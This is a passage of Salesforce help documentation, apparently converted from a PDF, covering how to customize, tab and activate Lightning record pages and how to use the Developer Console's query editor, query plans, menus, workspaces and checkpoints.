

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- "Customize Application"

To view Lightning Pages in the Lightning App Builder

- "View Setup and Configuration"

- In the page properties, give your customized page a unique, descriptive label.
To get to the page properties, click **Page** from the breadcrumb at the top of the properties pane.
- Save your page.
Hang on, you're not done yet! To make your customized record home page available to your Lightning Experience users, you must [activate it](#). You can activate the page from the Save dialog when you save it for the first time, or later using the Activation button.

Customize Tabs on Lightning Experience Record Pages Using the Lightning App Builder

With the Lightning App Builder, you can create, update, delete, and change the order of tabs and tab sets on record pages in Lightning Experience. Configure the tabs that your users see, name them whatever you like, and add a custom set of components to each tab.

1. From the Lightning App Builder list page in Setup, open an existing record page or create a new one.
2. Add a Tabs component to the page.
3. In the Tabs component properties, click **Add Tab**.
A Details tab is added.
4. Customize the Details tab by clicking it in the properties pane. You can select a different standard label or click **Custom** and enter the tab name you want.

 **Note:** Custom tab labels in the Tabs component—including those installed from packages—aren't translated. For example, if you create a custom "Goals" tab in English, then view the page as a user whose language is set to French, the tab still displays as "Goals".

5. To add your first component to a tab, select the tab on the canvas and then drop the component directly below it.

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- "Customize Application"

To view Lightning Pages in the Lightning App Builder

- "View Setup and Configuration"

6. Reorder tabs in the Tabs properties pane by dragging and dropping them into position. You can't drag and drop individual tabs on the canvas.

SEE ALSO:

[Configure Lightning Experience Record Pages](#)

[Lightning Page Considerations and Limitations](#)

Activate Lightning Experience Record Pages

Is your custom record page ready for your users? Use the Activation function inside the Lightning App Builder to get the page out to them. You have two activation options. You can make your custom record page the default record page for all users, assign it to specific Lightning apps, or assign it to record types and profiles. Assigning the page to a Lightning app, record type, or profile gives your users access to a record page customized for the context they're working in.

1. Create a record page or open an existing one in the Lightning App Builder.
2. If you opened a record page that is ready for your users and doesn't need editing, click **Activation**.
3. If you created a page or opened a page that needs adjustment, make the necessary changes, click **Save**, and then click **Activate**.

You have a few options for activating a record page.

- Make the page the org default for the object.
 - Make the page the default object record page for specific Lightning apps.
 - Assign the page to a combination of Lightning apps, record types, and profiles.
4. On the activation screen, click the tab for the option you've chosen, and follow the steps to activate the page.

Tip:

- You can see which record pages are activated for which Lightning app in the Lightning Record Pages related list in the Object Manager.
- If you no longer want a page to be an app or org default, redo the activation process for the page, and select the option to remove it as the default.
- If you activate a page and then return to make changes, you don't have to activate it again. Clicking **Save** after you make your edits pushes the changes to your users.

Lightning Page Considerations and Limitations

Here are some things to keep in mind when working with Lightning Pages.

General Considerations

- If you're curious about a component, click it to see more information in the properties pane.
- You can create and edit a record page even if you don't have permission to access the object that the page is associated with. You can add, remove, delete, and reconfigure components on the page, but you don't see any of the content for the components that are based on that object.
- When you open a record page in the Lightning App Builder, you see only the components that are available for the object tied to that page. For person account pages, some of the components you see apply only to business accounts.
- Accounts and person accounts have different standard default pages to begin with. However, when you create a Lightning page for accounts and assign it as the default for either an org or an app, that page becomes the org or app default for both business accounts and person accounts. To display a custom record page for person accounts, create a custom account record page, then assign it to the person account record type.

Lightning Page Tabs

- In Salesforce Classic, Lightning Page tabs don't show up on the All Tabs page when you click the plus icon (+) that appears to the right of your current tabs. Nor do Lightning Page tabs show up in the Available Tabs list when you customize the tabs for your apps.
- In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.

Limits and Limitations

- You can place up to 25 tabs in a Tabs component.
- A Lightning Page region or tab can contain up to 25 components.
- You can have both a Visualforce or s-control override and a Lightning Page override set for the View action at the same time on the same object. In Lightning Experience, the Lightning Page override displays. In Salesforce Classic, the Visualforce or s-control override displays.
- Dropdown menus in the Lightning App Builder can display up to 200 items. Enter a few characters, and all available matches are displayed as you type.
- Although you can add the Potential Duplicates component to person account pages, the component doesn't display duplicate person accounts.
- Custom tab labels in the Tabs component—including those installed from packages—aren't translated. For example, if you create a custom "Goals" tab in English, then view the page as a user whose language is set to French, the tab still displays as "Goals".

[Considerations and Limitations for Flows in Lightning Pages \(Beta\)](#)

[Configure Lightning Experience Record Pages](#)

Considerations and Limitations for Flows in Lightning Pages (Beta)

Here are some things to keep in mind when you add a flow component to a Lightning Page.

- 📌 **Note:** This release contains a beta version of the Flow component for Lightning Pages, which means it's a high-quality feature with known limitations. The Flow component isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for the Flow component for Lightning Pages in the [IdeaExchange](#).

Lightning Pages always use Lightning runtime, so also review the [Lightning Runtime Limitations](#).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Running Flows from a Lightning Page

When a user opens a Lightning Page that has a flow component, the flow runs when the page loads. Make sure that the flow doesn't perform any actions – such as create or delete records – before the first screen.

Input Variable Limitations

- These variables aren't supported.
 - Collection variables
 - sObject variables
 - sObject collection variables
 - Variables of type Picklist or Multi-Select Picklist
- The component supports only manually entered values for input variables.
- Text input variables accept a maximum length of 4,000 characters.

Deployment Limitations

- If a Lightning Page or FlexiPage contains a flow component, we don't support:
 - Creating packages that include the Lightning Page
 - Copying a sandbox that includes the Lightning Page or FlexiPage
 - Creating Salesforce templates that include the FlexiPage

- If you use the Metadata API to deploy a FlexiPage that includes a flow component, the referenced flow must already exist. If it doesn't, deploy the flow first and then deploy the FlexiPage.

ENHANCE SALESFORCE WITH CODE

You can make your Salesforce organization even more useful and responsive to your users by developing custom applications and integrating your external applications.

It's best to do your development in a sandbox so you can test your code changes before you deploy them. Sandboxes contain copies of your data, code, and configuration settings that are isolated from your production environment. You can customize your organization and test applications in a sandbox, then deploy the changes to your production organization when ready. In some cases, you might have several developers working in different sandboxes who then coordinate those changes for deployment.

[Writing Code](#)

Write code using the Apex programming language to add business logic or use the Visualforce markup language to create the user interface. Integrate your application using APIs and authenticate your external applications.

[Debugging Your Code](#)

Use checkpoints, logs, and the View State tab to help debug the code you've written.

[Testing Your Changes](#)

Testing is key to the success of your application, particularly if you deploy your application to customers. If you validate that your application works as expected with no unexpected behavior, your customers are going to trust you more.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

The Developer Console can help with many of your development tasks.

What Tasks Can You Accomplish with the Developer Console?

Debugging and Troubleshooting

The Developer Console provides a convenient set of tools for efficiently tracking down logical issues.

- **View Logs:** Use the Logs tab to view a list of logs. Open logs in the Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.
- **Set and View Checkpoints in Apex Code:** Use the Developer Console to set checkpoints to identify the source of errors. For example, if you want to understand why a certain request generates an error, you can review the execution, identify the offending logic, and set a checkpoint. When you execute the process again, you can inspect the request at that specific point to understand in detail how to improve your code. While the Developer Console can't pause execution like a traditional debugger, it provides cloud developers much of the same visibility, and reduces the need to instrument code with `System.debug` commands.

Editing and Navigating Source Code

The Developer Console allows you to browse, open, edit, and create source code files.

- **Browse Packages in Your Organization:** Navigate the contents of packages created in your organization.
- **View and Edit Apex Classes and Triggers:** Open and edit Apex triggers and classes, and open a read-only view of your custom object definitions.
- **View and Edit Lightning Components:** Open and edit Lightning resources, such as an application, component, event, or interface.
- **View and Edit Visualforce Pages and Components:** Open and edit Visualforce pages and components.
- **Use the Source Code Editor:** Open a working set of code files and switch between them with a single click. The Developer Console Source Code Editor includes an auto-complete feature for Apex code.

Testing and Validating Performance

The Developer Console has a number of features dedicated to testing code and analyzing performance.

- **Test Apex Code:** Use the Developer Console to check code coverage and run Apex tests, including unit tests, functional tests, regression tests, and so on. To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no

arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`.

- **Inspect Logs for Performance Issues:** Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic. Open a debug log and view the aggregated performance of an operation in the Performance Tree. The Executed Units panel breaks up the request both by time and type, and categorizes the timings by methods, queries, workflows, callouts, DML, validations, triggers, and pages, giving you a clear idea of where to find performance issues. Use the Timeline panel to see a timeline view of the overall request and walk through the events for a given block. The Limits panel provides a summary view of resources used and maps them against your allocated request limits.

Executing SOQL and SOSL Queries

The Developer Console provides a simple interface for managing SOQL and SOSL queries.



- **Edit and Execute SOQL and SOSL Queries:** Use the **Query Editor** to query data from your organization.
- **View Query Results:** Results are displayed in a Query Results grid, in which you can open, create, update, and delete records. For SOSL search results with multiple objects, each object is displayed on a separate tab.

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

[Retrieve Query Plans](#)

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.

[Query Results Grid](#)

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.

SEE ALSO:

[Developer Console Functionality](#)

Execute a SOQL Query or SOSL Search

Execute SOQL queries or SOSL searches in the Query Editor panel of the Developer Console.

1. Enter a SOQL query or SOSL search in the Query Editor panel.
2. If you want to query tooling entities instead of data entities, select **Use Tooling API**.
3. Click **Execute**. If the query generates errors, they are displayed at the bottom of the Query Editor panel. Your results display in the Query Results grid in the Developer Console workspace.
4.  **Warning:** If you rerun a query, unsaved changes in the Query Results grid are lost.

To rerun a query, click **Refresh Grid** or click the query in the History panel and click **Execute**.

For information on query and search syntax, see the [Force.com SOQL and SOSL Reference](#).

SEE ALSO:

[Developer Console Query Editor](#)

[Retrieve Query Plans](#)

[Query Results Grid](#)

Retrieve Query Plans

Use the Query Plan tool to optimize and speed up queries done over large numbers of records. View query plans for SOQL queries, SOSL searches, reports, and list views. If custom indexes are available for your organization, use query plans to help you decide when to request a custom index from Salesforce Support.



To enable the Query Plan button in the Query Editor, click **Help > Preferences**, set **Enable Query Plan** to `true`, and then click **Save**.

To get Query Plans for SOQL queries or SOSL searches, enter your query and click the **Query Plan** button in the Query Editor.

The Query Plan window displays all query operations and the cost of each. The Notes pane displays all notes that are available for your highest ranked query plan, which is the query plan that's currently in use.

To view query plans for reports or list views, complete these steps.

1. Find the ID of your report or list view in its URL.

2. Enter the report or list view ID in the Query Editor, and then click **Query Plan**.
3. Inspect the query plan for your report or list view.

SEE ALSO:

- [Developer Console Query Editor](#)
- [Execute a SOQL Query or SOSL Search](#)
- [Query Results Grid](#)

Query Results Grid

The Query Results grid displays each record as a row. You can create, update, and delete records without leaving the Developer Console. For SOSL search results with multiple objects, each object is displayed on a separate tab.



- To open a record in the results, click the row and click **Open Detail Page**. To edit the record, click **Edit Page** to jump to the record in Salesforce.
- To create a record, click **Insert Row**. Enter the information and click **Save Rows**.
 - 📌 **Note:** To insert a row, the query results must contain all the required fields for the object. The required fields must be simple text or number fields. If these conditions aren't met, a blank row is created but you can't save it. In this case, click **Create New** to create a record in Salesforce.
- To edit a record within the Query Results grid, double-click the row. Make your changes and click **Save Rows**.
- To delete a record, select the related row and click **Delete Row**.

The Developer Console User Interface

The Developer Console includes a collection of useful tools for coding, debugging, and testing applications.

The Developer Console is organized into these sections:

1. Menubar
2. Workspace with a tab for each open item
3. Logs, Tests, and Problems panel

 **Tip:** To see a list of Developer Console keyboard shortcuts, click **Help > Shortcut Keys** or press CTRL+SHIFT+?

[Developer Console User Interface: Menu Bar](#)

The menu bar contains menus that give you access to most of the important functionality.

[Developer Console User Interface: Workspace](#)

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

[Developer Console User Interface: Logs, Tests, and Problems Panel](#)

The lower panel in the Developer Console includes a collection of useful tabs.

[Developer Console Command Line Reference](#)

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

SEE ALSO:

[Developer Console Functionality](#)

Developer Console User Interface: Menu Bar

The menu bar contains menus that give you access to most of the important functionality.

- The **Help** menu includes links to the online help, a reference page of shortcut keys, and the Developer Console preferences page.

[Developer Console File Menu](#)

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

[Open Types with the File Open Window](#)

You can browse and open your application code and data objects from the Developer Console Open window.

[Developer Console Edit Menu](#)

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

[Developer Console Debug Menu](#)

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

Developer Console File Menu

The Developer Console **File** menu allows you to manage your Apex triggers and classes, Visualforce pages and components, and static resources (text, XML, JavaScript, or CSS). It includes these options.

- **New:** Creates a resource and opens it in the [Source Code Editor](#). You can create these resources:
 - Apex class or trigger; To create an Apex trigger, first select the object to associate with the trigger.
 - Lightning application, component, event, interface, or tokens bundle; For more information, see [Lightning Component Framework](#) on page 5873.
 - Visualforce page or component
 - Static resource file (text, XML, JavaScript, or CSS)
- **Open:** Launches a [File Open window](#) that allows you to browse and open your application code and data objects.
- **Open Resource:** Launches an Open Resource window that allows you to search for files by name.
- **Open Lightning Resources:** Launches an Open Lightning Resources window that allows you to search for Lightning components resources by name.
- **Open Log:** Opens the selected log in the [Log Inspector](#). You can also access logs from the [Logs](#) tab.
- **Open Raw Log:** Opens the selected log, in plain text.
- **Download Log:** Saves a text copy of the selected log to your local machine.
- **Save:** Saves the item in the active tab.
- **Save All:** Saves changes in all the tabs open in your workspace. Use this option to save a set of dependent changes.
- **Delete:** Deletes the item in the active tab. You can only delete Apex classes, triggers, Visualforce pages, and static resource files.
- **Close:** Closes the active tab.
- **Close All:** Closes all the tabs open in your workspace. If any tab contains unsaved changes, you are prompted to save them.

SEE ALSO:



[Open Types with the File Open Window](#)

[Source Code Editor](#)

[Object Inspector](#)

Open Types with the File Open Window

You can browse and open your application code and data objects from the Developer Console Open window.

To navigate to an item in the Open window:

1. In the Setup Entity Type column, click the type of the item you want to find.
2. In the Entities column, scroll and find the item to examine.
To filter the displayed items, click the **Filter** text box and enter the filter criteria to match.

3. To see related items in the Related column, click the item once.
For example, click an object to see the Apex classes that use it.

4. To open the item in a new tab, double-click it or select it and click **Open**.
Code files open in the Source Code Editor, while data objects open in Object Inspector view.

You can browse and open the contents of packages in your org in the **File > Open** window. You can see the complete contents of packages and open the code files and custom objects contained in a package. You can see package items, such as custom fields and validation rules, in the list, but you can't view them in detail.

 **Note:** You can't view or edit the contents of managed packages that you've installed in your org. You can browse, open, and edit the classes, objects, and other entities in your installed unmanaged packages as if you had created those entities yourself.

The Packages entity type includes only packages that you've created, not managed or unmanaged packages that you've installed.

SEE ALSO:

- [Source Code Editor](#)
- [Log Inspector](#)
- [Object Inspector](#)

Developer Console Edit Menu

The Developer Console **Edit** menu allows you to search and edit your code files. It includes these options.

- **Find:** Searches the current view for the selected text. If no text is selected, opens a browser find dialog.
- **Find Next:** Finds the next match for the selected or specified text in the current view.
- **Find/Replace:** Finds and replaces the selected or specified text in the current view.
- **Search in Files:** Opens a search dialog to search the contents of all code files.
- **Fix Indentation:** Corrects the indentation in the current code file.

Developer Console Debug Menu

The Developer Console **Debug** menu allows you to manage your logs and execute anonymous Apex. It includes these options.

- **Open Execute Anonymous Window:** Opens a new window that allows you to enter Apex code for testing. See [Executing Anonymous Apex Code](#).
- **Execute Last:** Executes the most recent entry in the Enter Apex Code window.
- **Switch Perspective:** Selects the perspective from the list of available standard and custom perspectives. See [Log Inspector](#).
- **View Log Panels:** Displays a list of available panels for use in a perspective.
- **Perspective Manager:** Opens the Perspective Manager. See [Managing Perspectives in the Log Inspector](#).
- **Save Perspective:** Saves any changes you've made to the current perspective since it was open.
- **Save Perspective As:** Saves a copy of the current perspective with a different name.
- **Auto-Hide Logs:** Select this option to clear existing logs when the page is refreshed.
- **Show My Current Logs Only:** Deselect this option (selected by default) to see all logs saved for your organization, including newly generated logs created by other users.
- **Show My Current Checkpoints Only:** Deselect this option (selected by default) to display all checkpoints currently saved for your organization, including newly generated ones created by other users.
- **Clear:** Select **Log Panel**, **Checkpoint Results Panel**, or **Checkpoint Locations** to erase current data from the cache and refresh the display.
- **Resume Updating:** Renews the connection to the server. This option is only shown if polling has been interrupted due to inactivity.
- **Change Log Levels:** Opens the log settings dialog to define logging levels for future requests. See [Debug Log Levels](#).

Note: Some options in the **Debug** menu are not accessible until a log has been generated.

Developer Console User Interface: Workspace

A workspace is a collection of resources represented by tabs in the main panel of the Developer Console. The detail view or editor shown in each tab is determined by the type of resource open in the tab. For example, source code opens in the Source Code Editor, logs open in the Log Inspector, and so on.

You can create a workspace for any group of resources that you use together to keep your work organized. For example, you can create one workspace for source code and another for debug logs, switching between them as you code and test.

The **Workspace** menu includes all the necessary links:

- **Switch Workspace:** Allows you to select from your saved workspaces.
- **New Workspace:** Creates a new workspace. Enter a name for the workspace and click OK. Open the resources that you want in the workspace. The workspace will be saved when you switch to a different workspace or close the Developer Console.
- **Rename Current Workspace:** Overwrites the current workspace with the name you enter.
- **Workspace Manager:** Opens a popup window that allows you to browse, open, create, and delete workspaces.

You can open the following types of resources in the Developer Console workspace:

- Logs open in the [Log Inspector](#).
- Checkpoints open in the [Checkpoint Inspector](#).
- Apex classes and triggers, and Visualforce pages and components open in the [Source Code Editor](#).
- Organization metadata and other non-code resources open in the [Object Inspector](#).
- Query results listed on the [Query Editor tab](#) open in an editable Query Results grid.
- Finished test runs listed on the [Tests tab](#) open in a Test Results view.

To collapse unused panels, use the     buttons. When collapsed, you can click a panel to temporarily reveal and use it. When your cursor moves out of the panel, it collapses automatically.

When you switch to a different workspace or close the Developer Console, the state of the tabs (and the panels within the tabs) in the current workspace is saved. If you have not created a workspace, the configuration is saved as the Default workspace.

Navigating Between Tabs

To move left and right through tabs in the workspace, click the appropriate tab or use the following keyboard shortcuts:

- Left: CTRL+Page Up
- Right: CTRL+Page Down

Navigating View History

To move backward and forward through your view history, click the   buttons or use the following keyboard shortcuts:

- Backward: CTRL+,
- Forward: CTRL+.

Clicking  (or CTRL+,) moves through the previously viewed tabs in the order that you viewed them. The  button only becomes active when you are viewing your history.

SEE ALSO:

- [The Developer Console User Interface](#)
- [Source Code Editor](#)

Developer Console User Interface: Logs, Tests, and Problems Panel

The lower panel in the Developer Console includes a collection of useful tabs.

- The **Progress** tab displays all asynchronous requests in real time. To see only the operations that are in progress, select **Hide Finished Runs**. To terminate any deployments that haven't finished, click **Cancel All Deployments**. When you terminate a deployment, a residual polling thread appears in the Progress tab with a short delay. Partial deployments are not possible. To clear the polling task immediately, refresh the Developer Console.
- The **Problems** tab shows the details of compilation errors in the [Source Code Editor](#). Changes you make are compiled and validated in the background. While you're editing code, an error indicator displays beside lines that contain errors. Click a row in the **Problems** tab to jump to the line of code that caused the error.

 **Note:** After twenty minutes of inactivity, the Developer Console stops polling for new logs, test runs, and checkpoints. To resume updates, click **Debug > Resume Updating**.

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.

Tests Tab

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.

Checkpoints				Checkpoint Locations		
Namespace	Class	Line	Date	File	Line	Iteration
none	PermsAssignmentController	8	04/10 08:06:19	PermsAssignmentController	40	1
none	PermsAssignmentController	40	04/10 08:06:20	PermissionAssignmentControllerTest	4	1
				PermsAssignmentController	8	1
				UserResultTest	4	1

Checkpoints

This list displays the checkpoints currently available for review. Select **Debug > My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

